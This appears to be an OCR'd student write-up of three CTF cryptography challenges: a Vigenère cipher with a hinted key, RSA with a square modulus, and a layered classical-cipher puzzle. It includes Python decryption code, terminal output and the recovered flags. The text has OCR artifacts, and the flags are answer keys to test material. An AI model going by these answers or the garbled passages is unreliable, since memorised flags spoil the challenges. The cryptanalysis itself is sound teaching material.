- Adjusting the flag format based on additional instructions.

Key Findings:

During the initial analysis of the challenge, several crucial observations were made:

- The challenge provided an **encoded text** that looked different from the flag ciphertext, suggesting multiple layers of encryption.

(2:E H92En |D] u2J =:<6D 42776:?6 E92E :D ?@E 4@7766n |2;FD4F=6

The encoded text was successfully decrypted using **ROT47**, revealing a hint:

"Ms. Fay likes caffeine that is not coffee? Majuscule"

- The phrase **"Ms. Fay likes caffeine that is not coffee"** suggested a connection to **chocolate**, which led to the assumption that "CHOCOLATE" might be the encryption key.
- The additional word **"Majuscule"** indicated that the flag format should be converted to **lowercase** before submission.
- The challenge included two files:
    - enc.py (which contained an encryption function).
    - enc_flag.txt (which contained an encrypted flag).
- By analyzing enc.py, it was confirmed that the encryption method was **Vigenère Cipher**, with the key being 'REDACTED', which needed to be replaced.

Vulnerability Analysis:

The challenge demonstrated a **weak cryptographic implementation** that could be exploited due to:

1. **Use of a Repeating Key Cipher (Vigenère Cipher)**
    - Vigenère Cipher is a **historically weak encryption algorithm** due to its vulnerability to frequency analysis and known-plaintext attacks.
    - If hints about the key are exposed, decryption becomes trivial.
2. **Predictable Key from Hints**
    - The key was not randomly generated but instead **derived from an external hint ("CHOCOLATE")**.
    - In a real-world scenario, **predictable keys** make encryption insecure.
3. **Lack of Case Sensitivity in Encryption**
    - The final flag output was **completely uppercase**, but a separate hint ("Majuscule") implied that it should be converted to lowercase.
    - This step introduces an unnecessary complexity that could be avoided in a secure system.

Tools Used:

The challenge was solved using:

- **Python**: To execute the encryption/decryption logic in enc.py.

- **ROT47 Decoder**: Used to reveal the hidden hint.
- **Text Editor (VS Code)**: To modify enc.py and replace the encryption key.

Exploitation Step-by-step:

Step 1: Decrypting the Encoded Message to Obtain the Hint

The following encoded message was given:


(2:E H92En |D] u2J =:<6D 42776:?6 E92E :D ?@E 4@7766n |2;FD4F=6

- We suspected **ROT47** because the message contained **a mix of numbers, letters, and symbols**, which is characteristic of ROT47 encryption.

Running the encoded message through **ROT47** produced the following decrypted text:

"Ms. Fay likes caffeine that is not coffee? Majuscule"

- This was a critical clue for determining the encryption key.



Step 2: Examine the Provided Files

The challenge contained two important files:


1. **enc.py** (the encryption script).
2. **enc_flag.txt** (containing the encrypted flag):

NN-RJMV{V1N3JCKQ-1Q-Z0I-TO4P-F4KP-P1SWT?}

- The **enc.py** script defined an encryption function using **Vigenère Cipher**.
- The key inside enc.py was stored as **'REDACTED'**, meaning it needed to be replaced.


Step 3: Modify enc.py to Use the Correct Key

- From the hint **"Ms. Fay likes caffeine that is not coffee"**, we inferred that Ms. Fay's favorite drink is **chocolate**. We knew this from class, where Ms. Fay once mentioned that her favorite morning drink is **chocolate**.
- Thus, the encryption key **should be replaced with 'CHOCOLATE'** in enc.py.



Step 4: Run the Encryption Script with the Correct Key

The following Python script was executed after replacing the 'REDACTED' key with "CHOCOLATE":



- This script successfully decrypted the flag.
- However, the output was in uppercase.

PU-FLAG{V1G3NERE-1S-N0T-TH4T-H4RD-R1GHT?}

Step 5: Convert the Flag to Lowercase

- Based on the **"Majuscule"** hint, the final flag should be in **lowercase**.
- Converting the uppercase flag to lowercase produced the correct submission format.

Correct Flag: pu-flag{v1g3nere-1s-n0t-th4t-h4rd-r1ght?}

Impact and Severity:

If this vulnerability were found in a real system, it would be classified as **High Severity** due to the following reasons:

1. **Weak Cryptographic Implementation**
    - The encryption method used was **Vigenère Cipher**, which is insecure and susceptible to **known-plaintext attacks**.
    - If this were used to store sensitive data, it could be **easily broken using cryptanalysis tools**.
2. **Predictable Key from Hints**
    - The encryption key **was indirectly disclosed in a hint**, making the decryption **trivial for an attacker**.
    - In real-world cryptographic systems, **keys should never be predictable**.
3. **Incorrect Use of Case in Encryption**
    - The final flag was entirely **uppercase**, but an additional hint ("Majuscule") implied that **the intended flag was lowercase**.
    - Secure cryptographic implementations should **preserve case correctly** to avoid confusion.

Real-World Implications

If a system used **Vigenère Cipher** for encryption, an attacker could:

- **Easily recover sensitive data** by performing frequency analysis.
- **Modify encrypted messages** undetected.
- **Compromise secure communications** due to weak encryption.

Rizz Me Up

Solved On: 07 March 2025
Solved by: Ida Bagus Wahyudha Gautama
Flag Retrieved: **pu-flag{s0_y0u_kn0w_3ul3r_t0t13nt}**

Challenges overview:
This challenge involved breaking RSA encryption by leveraging a weak modulus n. The modulus was found to be a perfect square (p^2) rather than the product of two distinct primes, making it possible to compute the private key and decrypt the ciphertext.

Key Findings:

- The modulus n was not the product of two distinct primes but rather a perfect square (p^2), which weakens RSA encryption.
- This flaw allowed for an easy computation of $\phi(n)$, enabling us to derive the private key d.
- Once d was found, decrypting the ciphertext using RSA decryption revealed the flag.

Vulnerability Analysis:

- Proper RSA encryption requires n to be a product of two large distinct prime numbers. Using p^2 instead introduces a vulnerability that allows attackers to compute the private key easily.
- Given $n=p^2$, we could compute $\phi(n)$ as $p(p-1)$, making it trivial to find d using the modular inverse function.
- The use of a predictable structure in RSA key generation defeats the purpose of asymmetric encryption.

Tools Used:

- Python (SymPy library for prime factorization, modular arithmetic)
- Hex & ASCII converters (to decode the final plaintext message)

Exploitation Step-by-step:


1. We are given an RSA-encrypted message with the following values:
    - **n** (modulus)

- **e** (public exponent) = 65537
- **c** (ciphertext)


Our goal is to decrypt **c** and recover the plaintext flag.

2. RSA typically uses n = p × q, where p p and q q are large prime numbers. However, if n n is a perfect square, meaning $n = p^2$ n=p 2 , it weakens the encryption because:
   - Euler's Totient Function $\phi(n)$ ϕ(n) normally computes as $(p-1) \times (q-1)$ (p−1)×(q−1) for regular RSA. But for $n = p^2$ n=p 2 , we can compute $\phi(n) = p \times (p-1)$ ϕ(n)=p×(p−1), making it easier to derive the private key.


   Thus, we need to factorize n and extract p.
3. We use the SymPy library's factorint() function to factorize n:




4. Compute Euler's Totient Function $\phi(n)$



5. Compute the Private Key d



6. Decrypt the Ciphertext



Impact and Severity:
This is a critical vulnerability in RSA encryption due to improper key generation. A real-world system with this issue would be completely compromised, leading to data leaks, impersonation, and system breaches. The best mitigation strategy is to properly generate $n = p \times q$, ensuring both p and q are large and distinct prime numbers.

TripleThreat

Solved On: 07 March 2025
Solved by: Ahmad Akbar Sidiq. N
Flag Retrieved: **pu-flag{l45t-l45t-cRYPT0-L3t5-PuSH-Y33h4w!!}**

Challenges overview:
The TripleThreat1 challenge revolves around decrypting an encoded message through multiple cryptographic transformations. The challenge requires knowledge of ROT47, Base58, Caesar cipher, Atbash cipher, and Columnar Transposition Cipher to successfully retrieve the flag.

Key Findings:

- The given ciphertext appears to be encoded using multiple encryption techniques.
- The hint provided is encrypted with ROT47 and Base58.
- The challenge requires reversing multiple ciphers step by step.
- A key (KATANA) is extracted from the hint and is crucial in decrypting the final ciphertext.

Vulnerability Analysis:

The challenge demonstrates the risks of **poor cryptographic implementation**:

1. **Multiple layers of weak encryption** – While multiple encryptions may seem secure, commonly used ciphers like **ROT47, Base58, Caesar, and Atbash** are easily reversible.
2. **Reversible transposition cipher (Columnar Transposition)** – With a known key, data can be recovered.
3. **Lack of strong encryption** – Modern cryptography relies on robust, irreversible methods like AES instead of basic substitutions.

Tools Used:

1. **Python** – for script execution and decryption.
2. **Base58 decoder** – to extract useful hints.
3. **ROT47 decoder** – to reveal additional information.


Solving Step-by-step:

Step 1: Extract Hint from Given Cipher

The provided hint was:

%+@Bsq+r!uvEg@IDJ7K{$\"4c5A969&7b6B6H>C8BB)I9%:w26hv'@G|6'u+fu4Er#32A<%*cABhz++yFwGb##(gCC(Azas(z9Bvy|9yzHt{+v@9w!c


To decode this, we applied ROT47 and Base58 transformation:



We successfully extracted the following message:

"The key is hidden somewhere in the Discord channel. Perhaps in one of the moderators?"

Following this clue, we proceeded to check the profiles of the Discord moderators. Upon further investigation, we discovered the key in one of their profiles.



Step 2: Reverse Caesar Cipher on Flag

The given flag ciphertext:

l{uOUl3}a45QmY4fm-0-H!qz-d-Q3!u5mM5-j-u4H3Ny

```
# Ciphertext dari enc.flag.txt
ciphertext_flag = "l{uOUl3}a45QmY4fm-0-H!qz-d-Q3!u5mM5-j-u4H3Ny"
                                                    CTF - KEYLOGGER - AHMAD AKBAR SIDIQ. N
```

Since the length of **KATANA** is **6**, we **reverse a Caesar cipher with a shift of 6**:

Reverse Caesar Cipher Code:

```
# Step 1: Reverse Caesar Cipher
def caesar_decrypt(text, shift):
    result = []
    for char in text:
        if char.isalpha():
            base = ord('A') if char.isupper() else ord('a')
            result.append(chr((ord(char) - base - shift) % 26 + base))
        else:
            result.append(char)
    return ''.join(result)                          CTF - KEYLOGGER - AHMAD AKBAR SIDIQ. N
```

```
# Step 1: Reverse Caesar Shift
decrypted_caesar = caesar_decrypt(ciphertext_flag, shift)
print("[Step 1] Reverse Caesar:", decrypted_caesar)
                                    CTF - KEYLOGGER - AHMAD AKBAR SIDIQ. N
```

Step 3: Reverse Atbash Cipher

Atbash is a simple cipher where **A ↔ Z, B ↔ Y, C ↔ X**, etc.

Atbash Decoding Code:

```python
# Step 2: Reverse Atbash Cipher
def atbash_decrypt(text):
    decrypted = []
    for c in text:
        if 'A' <= c <= 'Z':
            decrypted.append(chr(ord('Z') - (ord(c) - ord('A'))))
        elif 'a' <= c <= 'z':
            decrypted.append(chr(ord('z') - (ord(c) - ord('a'))))
        else:
            decrypted.append(c)
    return ''.join(decrypted)
```



```python
# Step 2: Reverse Atbash Cipher
decrypted_atbash = atbash_decrypt(decrypted_caesar)
print("[Step 2] Reverse Atbash:", decrypted_atbash)
```

Step 4: Reverse Columnar Transposition Cipher

Using **KATANA** as the key, we reverse the **Columnar Transposition Cipher**.

Columnar Transposition Decoding Code:


```python
# Step 3: Reverse Columnar Transposition
def columnar_decrypt(ciphertext, key):
    key_order = sorted(range(len(key)), key=lambda k: key[k])
    num_cols = len(key)
    num_rows = math.ceil(len(ciphertext) / num_cols)

    plaintext = [''] * len(ciphertext)
    index = 0
    for col in key_order:
        row = col
        while row < len(ciphertext):
            plaintext[row] = ciphertext[index]
            index += 1
            row += num_cols
                                                CTF - KEYLOGGER - AHMAD AKBAR SIDIQ. N
    return ''.join(plaintext)
```

```python
key = "KATANA"
shift = len(key)
                    CTF - KEYLOGGER - AHMAD AKBAR SIDIQ. N
```

```python
# Step 3: Reverse Columnar Transposition
decrypted_final = columnar_decrypt(decrypted_atbash, key)
print("[Step 3] Reverse Columnar:", decrypted_final)
                                        CTF - KEYLOGGER - AHMAD AKBAR SIDIQ. N
```

Step 5: Integrate All Final Code and Retrieve the Flag.



main.py

C: > Users > Ahmadd > Documents > PresUniv > Semester 5 > CTF-File > triplethreat1 > main.py > columnar_decrypt

```python
import math

# Step 1: Reverse ROT47 to reveal possible key or hint
def rot47(text):
    return ''.join(
        chr(33 + ((ord(c) - 33 + 47) % 94)) if 33 <= ord(c) <= 126 else c
        for c in text
    )

# ciphertext_hint = "%+@Bsq+r!uvEg@IDJ7K{$\"4c5A969&7b6B6H>C8BB)I9%:w26hv'@G|6'u+fu4Er#32A<%*cABhz++yFwGb##(gCC(Azas(z9Bvy|9yzHt{+v@9w!c"
# decoded_hint = rot47(ciphertext_hint)
# print("[Step 1] ROT47 Decode:", decoded_hint)

# Step 1: Reverse Caesar Cipher
def caesar_decrypt(text, shift):
    result = []
    for char in text:
        if char.isalpha():
            base = ord('A') if char.isupper() else ord('a')
            result.append(chr((ord(char) - base - shift) % 26 + base))
        else:
            result.append(char)
    return ''.join(result)

# Step 2: Reverse Atbash Cipher
def atbash_decrypt(text):
    decrypted = []
    for c in text:
        if 'A' <= c <= 'Z':
            decrypted.append(chr(ord('Z') - (ord(c) - ord('A'))))
        elif 'a' <= c <= 'z':
            decrypted.append(chr(ord('z') - (ord(c) - ord('a'))))
        else:
            decrypted.append(c)
    return ''.join(decrypted)

```

CTF - KEYLOGGER - AHMAD AKBAR SIDIQ. N

```python
# Step 3: Reverse Columnar Transposition
def columnar_decrypt(ciphertext, key):
    key_order = sorted(range(len(key)), key=lambda k: key[k])
    num_cols = len(key)
    num_rows = math.ceil(len(ciphertext) / num_cols)

    plaintext = [''] * len(ciphertext)
    index = 0
    for col in key_order:
        row = col
        while row < len(ciphertext):
            plaintext[row] = ciphertext[index]
            index += 1
            row += num_cols

    return ''.join(plaintext)

# Ciphertext dari enc.flag.txt
ciphertext_flag = "l{uOUl3}a45QmY4fm-0-H!qz-d-Q3!u5mM5-j-u4H3Ny"

# **LANGKAH PENTING**: Cari kunci dari hasil ROT47 yang kita dapatkan!
key = "KATANA"  # Ganti dengan hasil ROT47 yang kita dapatkan
shift = len(key)  # Panjang kunci digunakan dalam Caesar Cipher

# Step 1: Reverse Caesar Shift
decrypted_caesar = caesar_decrypt(ciphertext_flag, shift)
print("[Step 1] Reverse Caesar:", decrypted_caesar)

# Step 2: Reverse Atbash Cipher
decrypted_atbash = atbash_decrypt(decrypted_caesar)
print("[Step 2] Reverse Atbash:", decrypted_atbash)

# Step 3: Reverse Columnar Transposition
decrypted_final = columnar_decrypt(decrypted_atbash, key)
print("[Step 3] Reverse Columnar:", decrypted_final)
```

```
PROBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL  PORTS

PS C:\Users\Ahmadd> & C:/Users/Ahmadd/AppData/Local/Programs/Python/Python312/python.exe "c:/Users/Ahmadd/Documents/PresUni
[Step 1] Reverse Caesar: f{oIOf3}u45KgS4zg-0-B!kt-x-K3!o5gG5-d-o4B3Hs
[Step 2] Reverse Atbash: u{lRLu3}f45PtH4at-0-Y!pg-c-P3!l5tT5-w-l4Y3Sh
[Step 3] Reverse Columnar: pu-flag{l45t-l45t-cRYPT0-L3t5-PuSH-Y33h4w!!}
PS C:\Users\Ahmadd>
```

CTF - KEYLOGGER - AHMAD AKBAR SIDIQ. N

Full Code to Testing:

```python
import math



# Step 1: Reverse Caesar Cipher

